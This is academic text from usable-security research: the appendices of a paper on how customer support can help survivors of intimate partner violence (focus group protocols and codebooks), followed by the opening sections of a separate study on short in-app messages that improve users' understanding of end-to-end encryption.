[86] Georgia Zara and Sarah Gino. Intimate partner violence and its escalation into femicide. *Frontiers in Psychology*, 9:1777, 2018.

A Focus Group Protocol: IPV Professionals

Part 1: Introduction. Thank you all for taking the time to talk to us. We're researchers from [institutions]. [Company] provides cybersecurity software and services like [products].

[Company] offers customer support hotlines and online chats to help their customers deal with tech-related issues. There are instances in which the caller appears to be in a dangerous situation, such as stalking and domestic violence. [Company] wants to better assist these callers and understand the appropriate scope for their customer support in doing so.

Today's meeting will be primarily discussion-based with a few activities. There are no right or wrong answers to any of our questions. We're simply interested in your opinions based on your own experiences or perspectives. You can choose not to comment and you can quit the session at any point.

We would also like to get your consent to audio record the workshop session as a backup of our notes. These will be transcribed, all identifying information will be removed, and we will destroy the original recordings once the transcription is done. Are you ok with us recording the meeting? Do you have any other questions before we get started?

- Let's go around the room with brief introductions. Please tell us your name, job title, and how many years you have been doing this job.
- Have you ever worked directly with clients? Have you encountered clients who have experienced IPV?
- Have you encountered clients who have experienced tech-related abuse? Can you give an example?

Part 2: Presenting and Discussing Customer Support Scenarios. Now we'd like to present a few example customer support transcripts and get your expert opinions on these interactions. These transcripts are based on real chats, but have been shortened and identifying information removed. We'll let you read each scenario and ask a few follow-up questions.

IPV professionals' advice to this customer Ignoring the technical aspect of this problem, imagine someone were to come to you with this problem:

- Are these problems similar to or different from the cases you normally receive at your organization? In what ways?
- What advice would you give based on the available information?

IPV professionals' advice to the support agent Now let's think about this customer's interaction with customer support...

- In your opinion, what could the customer support agent offer this customer beyond assistance with [product name]?
- Are there additional questions that customer support should be asking?
- Are there resources customer support could have shared?
- In your opinion, should customer support point to other organizations, such as shelters or the police? Why or why not? How might it be done?
- Should customer support provide specific advice about safety planning? Why or why not? How might it be done?

Factors that might complicate advice Let's discuss a few factors that make the situation trickier. For each case, should the support agent react differently in your opinion, why or why not?

- What if the agent thinks the attacker is recording/listening to the chat?
- What if the customer is not alone when the call takes place?
- What if the attacker could be calling to access a victim's account?

Part 3: General Advice Going Beyond the Scenarios. Now that we've looked at some examples of the problems that customer support gets, let's think about the broader role that customer support can play in providing support to victims of abuse.

- Under what circumstances, if any, do you think that customer support's duty to help extends beyond addressing product-specific issues identified by the customer?
- In your opinion, should customer support try to identify situations in which the caller may need additional safety planning advice? Why or why not? What can customer support do to identify such situations?
- Should customer support watch out for cues suggesting further questions are unsafe (e.g., due to monitored)? Why or why not?
- How should customer support respond if a customer reveals personal, sensitive information about an assault or suicide?
- What training or education do you think the support rep could have to help them avoid adverse outcomes? E.g., About IPV and risks related to leaving an abuser? About resources to share?

B Focus Group Protocol: Support Agents

Introduction. We are conducting a research study around technology and intimate partner abuse. We are exploring how security companies can help IPV survivors through their customer support. So far we've conducted five focus groups with about 20 experts in this space, such as social workers and legal advocates, to collect their feedback on this topic. We now want to talk to you as customer support practitioners and security experts, to understand how effective, efficient, and practical some of these ideas are. After our talk today, we plan to develop recommendations from these insights and integrate them into guidelines and training materials for customer support agents, and we're happy to share them with you.

Part 1: Study Background. We conducted 5 focus groups with professionals to seek advice about how security companies can support IPV survivors. We presented three scenarios, created based on real chat transcripts from [Company], and asked participants how customer support could do better. The ideas we elicited from IPV professionals are not final. Participants sometimes disagreed with each other, and also mentioned the challenges and constraints of some of the ideas.

We'd like to ask some open questions about your organization:

- How is your customer support team organized?
- What are evaluation metrics for success for customer support agents?

We'd now like to ask about your experiences with IPV at your company.

- Have you or your employees encountered similar cases that involve IPV/technology abuse?
- What are your company's current efforts for supporting IPV survivors that you're aware of?

We will present our findings in four parts. During our presentation, please feel free to chime in whenever you have any questions or comments. At the end of each part we'll have a short summary and discussion to ask you some specific questions about what we shared with you and get your feedback. We expect each session to take about 12 minutes, and we'll leave a few minutes at the end of today's meeting to wrap up and discuss next steps.

Part 2: Interacting with customers. Suggestions from IPV professionals: • Explain why a product would be helpful • Avoid overpromising • Ask more probing questions

- What are your reactions to these suggestions? Comments or feedback?
- Do you think it is feasible?
- How much of this would you say is your team already doing?
- Would this create conflict with your evaluation metrics of support agents, such as the rate of "resolving issues?" If yes, Is there any way to mitigate such conflict?
- Do you see any challenges or concerns with these suggestions?
- Do you have ideas about how this could be done differently?

Part 3: Advice given to customers. What role do you think customer support should play in providing technical assistance vs. going beyond?

Suggestions from IPV professionals: • Discuss potential consequences of given advice • Provide resources for best security and safety practices

- What are your reactions to these suggestions? Comments or feedback?
- Have your employees already been discussing consequences of advice? If yes, could you give us an example?
- Are there downsides of discussing potential consequences of advice?
- What resources do your support agents refer customers to about security and safety practices? How often do they do this?
- Do you see any challenges or concerns with these suggestions?
- Do you have ideas about how this could be done differently?

Part 4: Making referrals. Suggestions from IPV professionals: • Refer customers to a specialized team within the company • Make external referrals based on trigger words

- What are your reactions to these suggestions? Comments or feedback?
- Do you already have a multi-tiered support system? What types of cases get transferred or escalated?
- How feasible do you think is it to have a specialized team within your company to deal with IPV/tech abuse?
- Do your support reps already refer customers to resources outside of the company? If yes, for what types of problems?
- From your experience, how difficult would it be to identify these cases? What are the challenges?
- Do you see any challenges or concerns with these suggestions?
- Do you have ideas about how this could be done differently?

Part 5: Training materials. Suggestions from IPV professionals: • Have agents be familiar with common tech abuse cases • Train agents for trauma-informed responses • Ensure the well-being of support agents

- What are your reactions to these suggestions? Comments or feedback?
- Have you embedded training for empathetic or trauma-informed responses in your current training materials/scripts?
- Are you already doing anything to prepare agents to handle difficult / traumatic customer issues?
- What have you done to ensure the well-being of your employees? Could anything be done better?
- Do you see any challenges or concerns with these suggestions?
- Do you have ideas about how this could be done differently?

Closing. We want to use the insights from our work with IPV experts and customer support teams, like you, to develop guidelines and training materials for integrating IPV support into customer support. If you're interested, we will share materials with you when we have drafted them.

C Focus Group Analysis Codebook

We provide our codebook in the following format: **category (counts of belonging codes):** *a list of codes*.

C.1 IPV Professionals

Advice to IPV survivors (3): *adopt good security practices, document evidence, replace compromised devices* • **Advice on agent-customer interaction (10):** *avoid overpromising, avoid assumptions of IPV, avoid victim blaming, ask questions to better diagnose the situation, ask about the customer's top concern, explain how the product solves existing problems, give the customer decision-making agency, make disclaimers about the advice's consequences, role in safety planning, use more empathetic language* • **Advice on customer support coordination (10):** *build long-term relationships with the customer, change the evaluation metrics, refer to a specialized team, refer to external resources, refer to IPV advocacy organizations and hotlines, refer to law enforcement, refer to legal experts, refer to trafficking-specific resources, responsibilities of the IPV-specialized team, track the scale of cases* • **Advice on customer support training (4):** *trauma-informed responses, capture red flag words, assess the situation, know common forms of tech abuse* • **Challenges of customer support (8):** *advice may create additional danger, loop between IPV advocates and tech companies, complex structure of existing resources, go overboard with asking questions, issues in transferring calls, make assumptions of IPV victim status, pressure of getting things done, support agents might overreact* • **Negative aspects of customer support (5):** *dismissive language, give a false sense of security, no trauma-informed responses, responses too product-focused, responses too script-based* • **Positive aspects of customer support (2):** *ask open-ended probing questions, use empathetic language* • **Adverse scenarios: advice on customer support (7):** *be vague in calling back, check if line is secure, do not ask for PII, explain potential risks, redirect to another phone, spot red flags for impersonation, verify customer's identity* • **Adverse scenarios: challenges of customer support (2):** *advice tips off abuser, limited channels for communication* • **Miscellaneous (9):** *participants' job roles, participants' experience with tech abuse cases, adverse scenarios are rare, coalition between tech companies and advocates, connection between IPV and human trafficking, ensure the well-being of support agents, generational divide in interacting with mobile devices, provide free services for IPV survivors, shared responsibility between tech companies*

C.2 Customer Support

Challenges to suggestions (14): *an independent team may not be feasible, infrequent IPV cases mean they'll be mishandled, agents are international, concern about sharing correct resources, uncertainty about ability to help, unqualified or untrained agents could cause problems, scripting could lead to overpromising, identifying survivors is challenging, customer support is already overworked, uncertainty about successfully identifying tech in IPV, stalkerware might be dual-use, attacker might be listening to support conversation, training will need to be regular, agents can't make the customer take the suggested action* • **Suggestions that already exist (7):** *asking probing questions & not overpromising, escalating unusual cases to experts, sharing external resources, providing general tech best-practices to customers, using empathetic language, hosting resources on stalkerware, escalation team is familiar with IPV* • **Supportive comments (10):** *making agents aware of IPV is worthwhile, IPV survivors need specialized advice, all agents should be trained on IPV, agents also need support when handling IPV cases, empathetic language helps everyone, agents should ask more questions to avoid overpromising, adding additional external referrals is achievable, having a dedicated team for IPV cases is good, training agents on IPV is good, agents should consider ramifications of their advice* • **Comments on how participants or company think about the problem (Values) (6):** *customer satisfaction is a priority, trust among agents is important, the product is the agent's primary responsibility, customer needs to have confidence in their tech, the product is a solution, need to balance accuser's v abuser's rights* • **Agents' metrics for evaluation (4):** *customer satisfaction, throughput, minimizing open cases, quality assurance review* • **New ideas for addressing the problem (6):** *create company-wide awareness campaign, create new resources for customers, track number of IPV cases, make training story-based, create a standard operating procedure for IPV customers, provide basic digital training to customers* • **Miscellaneous (2):** *participant shared tech advice, participant shared a story about supporting a customer*

Evaluating In-Workflow Messages for Improving Mental Models of End-to-End Encryption



Omer Akgul, Wei Bai, Shruti Das, and Michelle L. Mazurek
University of Maryland

Abstract

As large messaging providers increasingly adopt end-to-end encryption, private communication is readily available to more users than ever before. However, misunderstandings of end-to-end encryption's benefits and shortcomings limit people's ability to make informed choices about how and when to use these services. This paper explores the potential of using short educational messages, built into messaging workflows, to improve users' functional mental models of secure communication. A preliminary survey study (n=461) finds that such messages, when used in isolation, can effectively improve understanding of several key concepts. We then conduct a longitudinal study (n=61) to test these messages in a more realistic environment: embedded into a secure messaging app. In this second study, we do not find statistically significant evidence of improvement in mental models; however, qualitative evidence from participant interviews suggests that if made more salient, such messages could have potential to improve users' understanding.

1 Introduction

Recent adoption of end-to-end encryption (e2e encryption) by popular messaging apps such as iMessage, Facebook Messenger, and Whatsapp [6,22,23] has enabled strong communications privacy protections for billions of users globally [69].

People, however, often fail to use e2e encrypted apps confidently and correctly [2,27]. Often this is because they misunderstand key aspects of e2e encryption, sometimes believing it protects from broad classes of "hacking" [2], and sometimes believing any attempt at ensuring privacy is hopeless in the face of powerful or skilled adversaries [2,3,17,27]. Users also struggle to choose appropriate communication mechanisms for sharing private information [2,3,27].

For people to make good decisions about their communications — including opting for more private communications when appropriate — they need to develop strong *functional mental models* of secure communications. Mental models refer to a user's understanding of how a system works, its inputs and outputs, and other effects that can be expected from using it. Functional models, specifically, are not directly about how a system works but rather help a user to understand when to use a system and predict how it will behave [19]; as such, they need not be fully correct in all details, but must be sufficient to be useful. Unfortunately, existing functional models of secure communication are often inadequate [2,17,36,40].

Various attempts at influencing these mental models exist both in the research literature and in the broader privacy community. Organizations like the Electronic Freedom Foundation, Citizen Lab, and the Library Freedom Project have produced broad guidance for improving personal privacy and security, including discussion of secure messaging [20,21,42]. Researchers have tested a variety of metaphors for better explaining encryption, with only limited success [18,60]. Others have worked to make authentication ceremonies more usable, again with mixed results [56,63,64,72].

In prior work, we were able to meaningfully improve users' understanding by asking them to complete a brief tutorial as part of a larger experiment on secure messaging preferences [8]. However, it is of course not realistic to expect many users to sit down and participate in a tutorial when they are not being paid as experimental participants.

This raises the question of whether it is possible to convey some of the key information that might be included in such a tutorial more naturally, for example during splash or interstitial screens within a messaging app, or as reminders inserted automatically by the software during a text conversation. This approach builds on a long tradition in the human-centered security community of nudging users toward privacy-protective behaviors [4,5,12,37,41,65,66,72].

In this paper, we investigate the potential of in-workflow educational messages to help users improve their functional mental models of e2e encryption and therefore their communications decision-making. To this end, we design a series of messages with different lengths, emphasizing different key principles related to e2e encryption. These messages build directly on our prior work exploring which e2e encryption concepts are most important and useful to convey to users [9].

We preliminarily test these messages using an online survey study with lay users (n=461) and find the messages are generally effective at improving participants' understanding. Longer messages are most effective, while shorter messages can successfully convey specific points, at the possible risk of enabling misunderstandings of concepts that aren't covered.

We then embed our short messages into a chat app (adapted from Signal) and ask lay users (n=61) to use the app daily for about three weeks. Unfortunately, we find no statistical evidence that these embedded messages effectively improved mental models. A post-study interview (n=19) suggests that although many participants noticed our messages, they did not pay attention to them, limiting their impact.

Overall our results, while somewhat disappointing, suggest short educational messages can be useful if users pay attention to them. This provides some hope that if in-workflow messages are made more salient (and perhaps somewhat more intrusive), they may have potential to improve mental models and support better communications privacy decision-making.

2 Related work

We discuss related work in three key areas.

Usability, adoption, and mental models of encrypted communication tools For more than 20 years, researchers have been exploring the usability and adoption of encrypted communications tools. Extensive studies of encrypted email tools have identified a range of issues that inhibit adoption and use, including challenges in key management, complex interfaces, social and cultural factors, network effects, and user misunderstandings [8, 24–26, 47–50, 53].

The incorporation of e2e encryption into centralized secure-messaging apps has reduced the salience of key management, although several researchers have documented remaining challenges in authenticating keys [56, 64]. Researchers have demonstrated that network effects play a large role in inhibiting adoption of security-focused messaging apps [3, 36], but the integration of e2e encryption into already-popular apps such as WhatsApp and iMessage has to a large extent overcome this problem [69].

Adoption, however, has not proven entirely sufficient. In interviews and surveys, researchers find that many users do not believe that e2e encrypted tools provide meaningful protection [2, 3, 17, 27]. As a result, people frequently make less than optimal choices about how to communicate sensitive information — such as preferring SMS messaging [3, 17] — or use ad-hoc protection strategies [27].

These misconceptions appear to arise from incorrect or imprecise mental models of encrypted communication, such as beliefs that anyone with computer-science knowledge or who knows an encryption algorithm can decrypt its results [3, 17], misunderstandings of the role of service providers in communication paths [17], and distinctions between e2e encryption and other kinds of communications [3, 17, 40]. These misunderstandings reflect broader inaccuracies in mental models of encryption generally [73], as well as common beliefs regarding security or privacy generally that "ordinary" people are not important or valuable enough to be targeted [67]. In this paper, we measure changes in mental models in part by looking specifically for misunderstandings and key concepts identified in the prior works cited here.

Nudging security and privacy behaviors Attempts to integrate security or privacy warnings or messages into UI elements and workflows, prompting more secure or private behavior, are sometimes known as *nudging* [4, 41]. Examples include improving feedback during password creation (e.g., [61]), during software updates (e.g., [38]), and during semi-automated checks for malware [12]. Nudging has also been used to promote privacy-preserving behavior in the context of social media [37, 65, 66] and mobile app permissions [5], and even correct use of authentication ceremonies in encrypted messaging [72].

Rather than prompting specific behaviors, our in-workflow messages are intended to improve users' understanding and functional mental models. In a sense, we seek to improve on resources such as existing tooltips in e2e encrypted messaging apps, which have been shown to be ineffective [17].

Teaching encryption and secure communication Researchers have experimented with a variety of encryption metaphors, none of which has as yet been highly successful [18, 60]. Although we do use a lock-key metaphor in some of our messages, we mainly follow results from our prior work which suggest focusing primarily on functional models — what e2e encryption can and cannot do — rather than on structural information about how e2e encryption works [9].

Researchers have also focused attention on improving users' understanding of and facility with authentication ceremonies [56, 62, 63, 72]. Because it has been covered in depth previously, we do not address authentication ceremonies in this work. However, our work does use similar methods and could be combined with prior work on ceremoneis [72] to provide a more complete view of e2e encryption.

Nonprofit and advocacy organizations have produced blog posts, interactive guides, infographics, and other educational materials related to personal privacy and security, including secure communications [20, 21, 42]. These tutorials serve a different niche than our work; they focus on aiding (in detail) people who seek out guidance in privacy and secure messaging, while we target small, high-level improvements for casual users. We do, however, incorporate some concepts from these tutorials into the messages we design.

We build directly on our prior work using tutorials and participatory design to explore which concepts and explanations related to e2e encryption are most important, surprising, and challenging for users [9]. Those results suggest focusing on confidentiality and explicit discussion of risks, while noting

that certain misconceptions are difficult to overcome. Educational messages in this study were based on these findings.

3 Survey Study: Methods

We first conducted an online, between-subjects study to preliminarily measure the effectiveness of brief educational messages for e2e encryption novices. As with our prior work, our messages emphasize actionable information about threats, non-threats, and appropriate usage of e2e encryption, rather than focusing on how encryption works [9].

We recruited participants from the Prolific.[1] After consent, participants were directed to an online survey consisting of five parts. First, we asked background questions about self-reported knowledge of technical and encryption concepts as well as general web-use concepts [29], in order to filter out participants with too much expertise. Second, we introduced *TextLight*, a hypothetical e2e encrypted application.[2] Third, to obtain a baseline of participants' mental models, they completed a pre-intervention questionnaire (described in Section 3.1). Fourth, they viewed one educational message we created (detailed in Section 3.2). Fifth, they completed a post-intervention questionnaire containing the same questions as the pre-intervention questionnaire, allowing us to measure differences. Finally, the participants answered demographic questions. Throughout the study, we referenced e2e encryption in the context of TextLight, to make the concept concrete[3].

Our study protocol was approved by the University of Maryland Institutional Review Board (IRB).

3.1 Communications privacy questionnaire

We investigate knowledge of privacy threats by asking questions about the capabilities of various adversaries (see Table 1). Participants were asked, on a 5-point Likert scale (strongly disagree to strongly agree), "Based on your understanding of TextLight's end-to-end encryption, please indicate whether you agree or disagree that [ADVERSARY] has/have the following abilities, regardless of their motivation to do so." We use Likert scales to enable detection of smaller shifts in mental models (compared to binary-choice questions). Similar methodology has been shown to be effective in prior work [9,46]. We asked this question for every combination of the adversaries and capabilities listed in Table 1.

The adversaries and capabilities we selected were mainly adopted from prior work [2,9,18] and in many cases reflect real-world examples of privacy breaches [1, 10, 16, 30, 70]. The adversaries roughly fit into three top level categories: (1) endpoint adversaries, (2) communication providers, and (3) outsiders who might be capable of intercepting communications. The capabilities capture privacy attacks e2e encryption can and cannot protect against. They address confidentiality, integrity, and authenticity, as well as the capability to learn metadata. Finally, to address differences between e2e encrypted and non-e2e encrypted tools, we ask participants to rate the chance of each adversary reading the contents of a message if TextLight *were not* e2e encrypted.

After the adversary/capability questions each participant was asked one free-response question about why they gave their specific answer for one adversary/capability pair, chosen at random per participant. We use these responses as an attention check and to validate that our participants were interpreting the questions as we had intended.

Adversary	Description (as it appeared in the questionnaire)
Employee	People employed by TextLight.
ISP	Your mobile service provider (Verizon, AT&T, Sprint, etc.).
Hacker	Hackers who have compromised the TextLight servers.
Government	A government intelligence or national security agency.
Unlocked Phone	Someone who has access to your unlocked phone.
Malware	Someone who has successfully installed malware on your phone.

Capability	Description (as it appeared in the questionnaire)
Read	Can see what is in the message you have sent on TextLight.
Change	Can change what is in the message after it is sent through the TextLight app. This means the person you are texting with may receive a different message than the one you have sent.
Impersonate	Can pretend to be you on the TextLight app to send messages to other people in your name.
Metadata	Can see that you have sent a message on TextLight, without knowing the content of the message.
Not-E2EE	If TextLight **IS NOT** end-to-end encrypted, can see what is in the message you have sent on TextLight.

Table 1: Adversaries and capabilities used in the communications privacy questionnaire. Participants were asked about all adversary-capability pairs. We refer to the combination of read, change, and impersonate as the *interception* capability.

3.2 Educational messages

When creating new educational messages about end-to-end encryption, we first surveyed existing messages from academia [9,18,72,73] and industry [6,23,43,44,52,54,57,59,71]. We extracted key concepts from these materials and synthesized them into five principles:

[1] https://www.prolific.co

[2] As with prior work ([2,9]) we use a hypothetical application name to avoid confounds related to participants' trust in different brands [33].

[3] Survey text can be found in the extended paper; see Appendix D

- **Confidentiality**. The most frequently mentioned concept in the prior work we reviewed; we previously found it the most important aspect to convey [9]. We aimed to explain that e2e encryption protects the content of messages from adversaries between the sender and intended recipient.
- **Risks**. Risk communication has been shown to be effective both in computer security broadly [7, 13] and secure messaging specifically [9, 72]. Our previous work suggests specific risks were both important and surprising to users [9]. We aim to point out specific adversaries and their capabilities, with an emphasis on comparing risks with and without e2e encryption.
- **Mechanism**. Our goal here was not to communicate technical details, but rather convey a simplified structural model of e2e encryption to support our key functional concepts [19]. Our previous work suggested this kind of information can be useful to certain users when kept brief and focused on confidentiality [9]. As there is no consensus about the "best" metaphor, we adopted the key-lock metaphor [9, 60].
- **Endpoint weakness**. Several real-world privacy breaches have demonstrated the endpoint weakness of e2e encrypted systems [1, 16, 70]. Our prior research indicates that users found weaknesses of e2e encryption to be important [9]. We aim to convey that e2e encryption can't protect against adversaries who have endpoint access, e.g., by installing malware or possessing an unlocked phone.
- **Metadata weakness**. Metadata weaknesses rarely receive attention in e2e encrypted application descriptions and were not emphasized in our prior work; however, we think conveying metadata risks is an important piece of a strong functional model of e2e encryption. We aim to convey that adversaries who cannot access message content may still have access to metadata or infer that a user is communicating using TextLight.

As our goal is to develop messages for integration into existing app workflows, we consider three message lengths that could fit into workflows in different ways:

- **Short**. Designed to fit as an extra message within a chat window (similar to the WhatsApp notification that a chat is e2e encrypted), or fit on a splash screen or interstitial within an app. We designed five Short messages, one for each of the principles described above. (Hereafter, we reference them as s.[principle], named for the principles they embody; for example, s.endpt is a short message referencing endpoint weaknesses.)
- **Medium**. Designed to fit in a popup message if a user clicks on a short message to learn more, or to be included in a summary displayed in an app store. We designed two Medium messages, each of which includes four of the five principles. We left out principles that appeared least effective during pilots (see Section 3.4). We refer to these as m1 (leaves out confidentiality) and m2 (leaves out endpoints).
- **Long**. Designed to be shown on an app's website, or when a user wants to seek out more detailed information. We designed one Long message that includes all five principles; key phrases are highlighted.

In order to accurately measure changes in mental models, we also tested one Control message. This message, adapted from a Telegram description, describes TextLight but does not mention any privacy or security features [58].

Each participant viewed exactly one of these nine messages. The message text is given in Appendix A. More detail about how these messages were derived from our prior work is given in Appendix C.

3.3 Data analysis

Our main analysis goal is to measure the effectiveness of the designed educational messages (especially with respect to control message) in changing mental models of e2e encryption. As such, our main unit of analysis is the *difference* in response to each statement in the communications privacy questionnaire (Table 1), calculated by converting the Likert responses to numeric values 1-5 and subtracting each pre-intervention response from the associated post-intervention response.

Grouping questions To increase reliability of our mental model measurement [28], and to reduce redundant statistical testing on potentially highly correlated questions in the communications privacy questionnaire, we attempt to combine questions about related adversaries and/or capabilities (groupings shown in Table 1). We consider score differences from participants who saw the Long message and use Cronbach's α to test whether questions are correlated. If grouping succeeds ($\alpha > .8$, considered "good" [28]), we average differences across questions in the group to create a single overall difference score.

Attempting to create three adversary groups based on our predefined categories did not yield good internal consistency. However, combining the read, change, and impersonate capabilities for each adversary did achieve good consistency,[4] so we group these questions as the ensemble *interception* capability.[5] This results in six adversaries with three capabilities each (a 40% reduction in statistical testing): interception, metadata, and not-e2e encryption.

Comparing educational messages We employ the following strategy to further reduce unnecessary statistical testing: For each question (or group of combined questions), we

[4] α's are 0.82, 0.84, 0.92, 0.90, 0.92, and 0.90 for Employee, ISP, Server hacker, Government, Unlocked phone, and Malware adversaries respectively.

[5] For the Unlocked-Phone adversary, we group only read and impersonate, as changing messages does not make much sense for this adversary.

(1) calculate the Kruskal Wallis omnibus (KW) test with difference scores as dependent variable and the nine message versions as independent variables. If the KW is significant, we (2) use a two-tailed pairwise Mann-Whitney-U test (MWU) to compare difference scores between Long (our best attempt at explaining e2e encryption) and Control. This comparison indicates whether our messaging is better than no messaging.

If this comparison is significant, we investigate the remaining message versions by (3) computing pairwise MWU's between Long and all other versions, as well as between Control and all other versions. We adjust the resulting p-values for multiple comparison with Holm-Bonferroni correction [32].

We report effect sizes using location-shift estimates [31], which roughly approximate the difference (in Likert-scale points) between the pre- and post-intervention scores. We use a significance level of $\alpha \leq 0.05$ for all statistical tests.

3.4 Pilot studies

We ran two pilot studies prior to the deployment of our survey. We used an initial (partially in-person, pre-COVID-19) pilot with 16 people, recruited through friends and acquaintances, to refine the survey structure and questions.

We used a second pilot on Prolific (n=32), with Short messages only, to refine and validate the survey questions and flow. In addition, results from this pilot informed the choice of principles to include in the Medium messages.

3.5 Limitations

Our controlled experiment provides high internal validity. It approximates a best-case scenario, in which participants are directly instructed to pay attention to the educational message and then asked about it immediately afterward. This allows us to compare messages to each other; however, it does not effectively capture how we expect people to encounter messages in the real world. We use the app study (Section 5) to test the messages with greater ecological validity.

As with similar online studies, our experiment is likely affected by sampling and demand effects. For convenience, and to reduce variability, we limit our sample to the U.S. Typically for Prolific, our sample is not entirely representative of the U.S. population. These limitations reduce generalizability to broader classes of messaging app users.

Demand effects — in which participants report what they think the researchers want to hear — could affect participants' answers, but in this case responding "correctly" indicates the participant has likely learned something. Further, the communications privacy questionnaire might be affecting mental models by prompting users to think critically about e2e encryption. We mitigate this by comparing our experimental groups to a control message. All of these limitations are consistent across conditions, enabling comparison.

Finally, non-parametric statistical tests such as those we use are most appropriate for Likert-type questions, but they have less power than their parametric counterparts, meaning that we may fail to find evidence for small effects.

4 Survey Study: Results

We next detail the results of the survey study.

4.1 Participants

In September 2019, we used Prolific to recruit 578 U.S. residents who do not have programming skills (a proxy for tech-savviness). We discarded 76 participants (13.1%) who reported being comfortable with explaining ("agree" or "strongly agree") end-to-end or symmetric-key encryption. To ensure data quality, we also discarded responses from 12 participants who gave unrelated or nonsensical answers to free-response questions (2.1%). For ease of analysis, we discarded responses from any participant who did not answer all communications privacy questionnaire questions in both the pre- and post-intervention questionnaires (n=29, 5.0%). We analyze responses from the remaining 461 participants. Participants were randomly distributed among message conditions, with twice as many participants allocated to the Long condition because we used it as a basis for our preliminary analysis. After filtering, the Long condition had 92 participants; the other eight conditions had between 42 and 52 each.

On average, participants took just under 10 minutes to complete the study and were compensated $2.00, for an average wage of $12.16/hour.

Table 2 details our participants' demographics. As expected, the sample is younger, whiter, more Asian, and more educated than the U.S. population,[6] but it does capture a broad range of demographics.

4.2 Comparing message versions


We find that the educational messages work significantly better than Control with many adversary-capability pairs. Specifically, Long works best against Control overall, Medium is similar, and Short messages are particularly effective in conveying specific points. However, many participants already had accurate mental models for some aspects of e2e encryption, resulting in no improvement, and we find evidence some of the Short messages may oversell e2e encryption.

We expect participants to learn that Employee, ISP, Government, and Server Hacker adversaries are *less* capable of interception attacks (negative difference scores), while the endpoint adversaries Unlocked Phone and Malware are *more*


[6] https://www.census.gov/acs/www/data/data-tables-and-tools/data-profiles/2018/

		Survey n=461	App n=61
Gender	Female	63.8%	60.7%
	Male	34.9%	36.1%
	Other	1.3%	3.3%
Age	18-24	22.8%	23.0%
	25-29	20.0%	23.0%
	30-39	31.7%	34.4%
	40-49	11.1%	6.6%
	50+	14.3%	13.1%
Ethnicity	White	72.9%	73.0%
	Black or African Am.	8.5%	9.5%
	Asian or Asian Am.	8.5%	11.1%
	Hispanic or Latino	7.2%	16.4%
	Other or mixed race	2.4%	4.0%
Education	Completed H.S. or below	14.1%	9.8%
	Some college, no degree	24.1%	14.8%
	Associate's degree	10.8%	6.6%
	Bachelor's degree	33.4%	37.7%
	Master's degree or higher	14.3%	29.5%
IT-related Job or Degree	Yes	3.3%	9.8%
	No	94.4%	90.2%
	Prefer not to answer	2.4%	0.0%

Table 2: Participant demographics for both studies. Percentages may not add to 100% due to "other" categories and item non-response.



(a) Interception capability location-shift estimates.



(b) Metadata capability location-shift estimates.
Better than Control Worse than Long

Table 3: Location-shift estimates from the survey study, measuring change from the message in the row to the message in the column. Populated cells are significant (MWU). * indicates $p \leq 0.002$; $p \leq 0.001$ otherwise. Darker colors denote stronger effects, where red/orange means the message performs worse than Long, and blue/green means it performs better than Control. No messages performed significantly better than Long or worse than Control.

capable of interception attacks (positive). We expect all adversaries to be perceived as *more* capable (positive) of metadata and not-e2e encryption attacks.

Significant results from our condition comparisons are shown in Table 3. We show the distribution of the differences for each adversary-capability pair using violin plots. For additional context, we also plot pre- and post-intervention Likert responses for each. Plots for selected pairs are shown in Figure 1; all plots are available in the extended paper (see Appendix D).

4.2.1 Long is often better than control

Long performs better than Control for several adversary-capability pairs (MWU, $p \leq 0.05$), including the Employee, ISP, Government, and Malware interception capabilities, as well as the ISP metadata capability. The location-shift estimates — that is, how much more effective Long was than Control, expressed in Likert points — range from 0.67 (interception capability of Malware, *more* capable) to -1 (interception capability of Employee and Government, *less* capable).

4.2.2 Some models are already correct

The remaining adversary-capability pairs — Unlocked Phone and Hacker interception, all non-ISP metadata, and all not-e2e encryption — show no significant difference between Long and Control. Many, including all Unlocked Phone and not-e2e encryption, show ceiling effects: participants already had accurate mental models for these questions, leaving little room to observe improvement. One example (Government, not-e2e encryption) is shown in Figure 1, bottom.

4.2.3 Short messages can convey a specific point

Short messages generally work better than control, particularly (as expected) for adversary-capability pairs they directly target. As a reminder, we compare Short messages to Long and Control messages only if the omnibus test comparing all message versions is significant and Long (our best explanation attempt) significantly differs from control.

Better than control but not Long Short versions that aim to give a brief overview of e2e encryption (s.conf and s.mech) perform significantly better than control but not as well as long for the interception capability (see effect sizes in Table 3a). We see this effect for the Employee, ISP, and Government adversaries.

Better than other messages for specific targets We also find that short messages targeting a specific adversary or capability tend to perform well on those questions. For instance, the Short message that targets metadata weakness (s.meta) offers more improvement compared to Control (in terms of

